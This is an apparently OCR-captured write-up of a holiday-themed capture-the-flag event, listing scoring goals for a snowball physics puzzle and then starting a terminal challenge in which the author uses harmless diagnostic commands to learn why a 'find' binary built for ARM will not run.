
✓ End the run by hitting the exit (marked in yellow).
25 points

BONUS Hit the level exit with time to spare.
One point per every remaining half-second.


BONUS Use fewer than 10 tools in your solution.
15 points for each tool spared under 10.



Proposed Solution



Oh wait! Maybe we are...



Oh Wait! Maybe We Are...

✓ STRIKE! Knock down all 10 pins in one run.
100 points


✓ Guide the snowball over all waypoints in a single run.
50 points per waypoint

✓ End the run by hitting the exit (marked in yellow).
25 points


BONUS Get points commensurate with the speed of the first contact with a pin.
One point per one mystical, unknown unit of video game speed

BONUS Hit the level exit with time to spare.
One point per every remaining half-second.


BONUS Use fewer than 10 tools in your solution.
15 points for each tool spared under 10.



Proposed Solution



We're off to see the...



We're Off To See The...


✓ Unseat the villian.
250 points

✓ Guide the snowball over all waypoints in a single run.
50 points per waypoint


✓ End the run by hitting the exit (marked in yellow).
25 points

BONUS Hit the level exit with time to spare.
One point per every remaining half-second.

BONUS Use fewer than 10 tools in your solution.
15 points for each tool spared under 10.




Proposed Solution



Terminal Challenges


Winter wonder landing



```
                                 |
                               \ ' /
                             -- (*) --
                                >*<
                               >0<@<
                              >>>@<<*
                             >@>*<0<<<
                            >*>>@<<<@<<
                           >@>>0<<<*<<@<
                          >*>>0<<@<<<@<<<
                         >@>>*<<@<>*<<0<*<
           \*/          >0>>*<<@<>0><<*<@<<
       ___\\U//___     >*>>@><0<<*>>@><*<0<<
       |\\ | | \\|    >@>>0<*<0>>@<<0<<<*<@<<
       | \\| | _(UU)_ >((*))_>0><*<0><@<<<0<*<
       |\ \\| || / //||.*.*.*.|>>@<<*<<@>><0<<<
       |\\_|_|&&_// ||*.*.*.*|_\\db//_
       """"|'.'.'.|~~|.*.*.*|     ____|_
           |'.'.'.|   ^^^^^^|____|>>>>>>|
           ~~~~~~~~         '""""`------'

My name is Bushy Evergreen, and I have a problem for you.
I think a server got owned, and I can only offer a clue.
We use the system for chat, to keep toy production running.
Can you help us recover from the server connection shunning?


Find and run the elftalkd binary to complete this challenge.
elf007eac8f8dd03:~$
```


Bushy evergreen is in a predicament. The program that they use for chat has been closed and he needs help restarting it. Unfortunately, he doesn't know where the binary is located. Let's give him a hand.

The find command is usually used to search for binaries on the system. Unfortunately it doesn't seem to work, giving us a "cannot execute binary file: Exec format error". Examining the binary with the file command, we can see that it's built for the ARM architecture while our sytstem is AMD64. To run this binary we'll need a way to emulate the architecture that the binary is built for. However, tools for that purpose do not exist on this machine.



```
elf@5b674678f190:~$ find / -name elftalkd
bash: /usr/local/bin/find: cannot execute binary file: Exec format error
elf@5b674678f190:~$ which find
/usr/local/bin/find
elf@5b674678f190:~$ file /usr/local/bin/find
/usr/local/bin/find: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV), dynamically linked, interpre
ter /lib/ld-linux-aarch64.so.1, for GNU/Linux 3.7.0, BuildID[sha1]=6ebee1b65b978900b54852a2d1e698f911064ab3, s
tripped
elf@5b674678f190:~$ uname -a
Linux 5b674678f190 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 x86_64 x86_64 GNU/Linux
elf@5b674678f190:~$
```

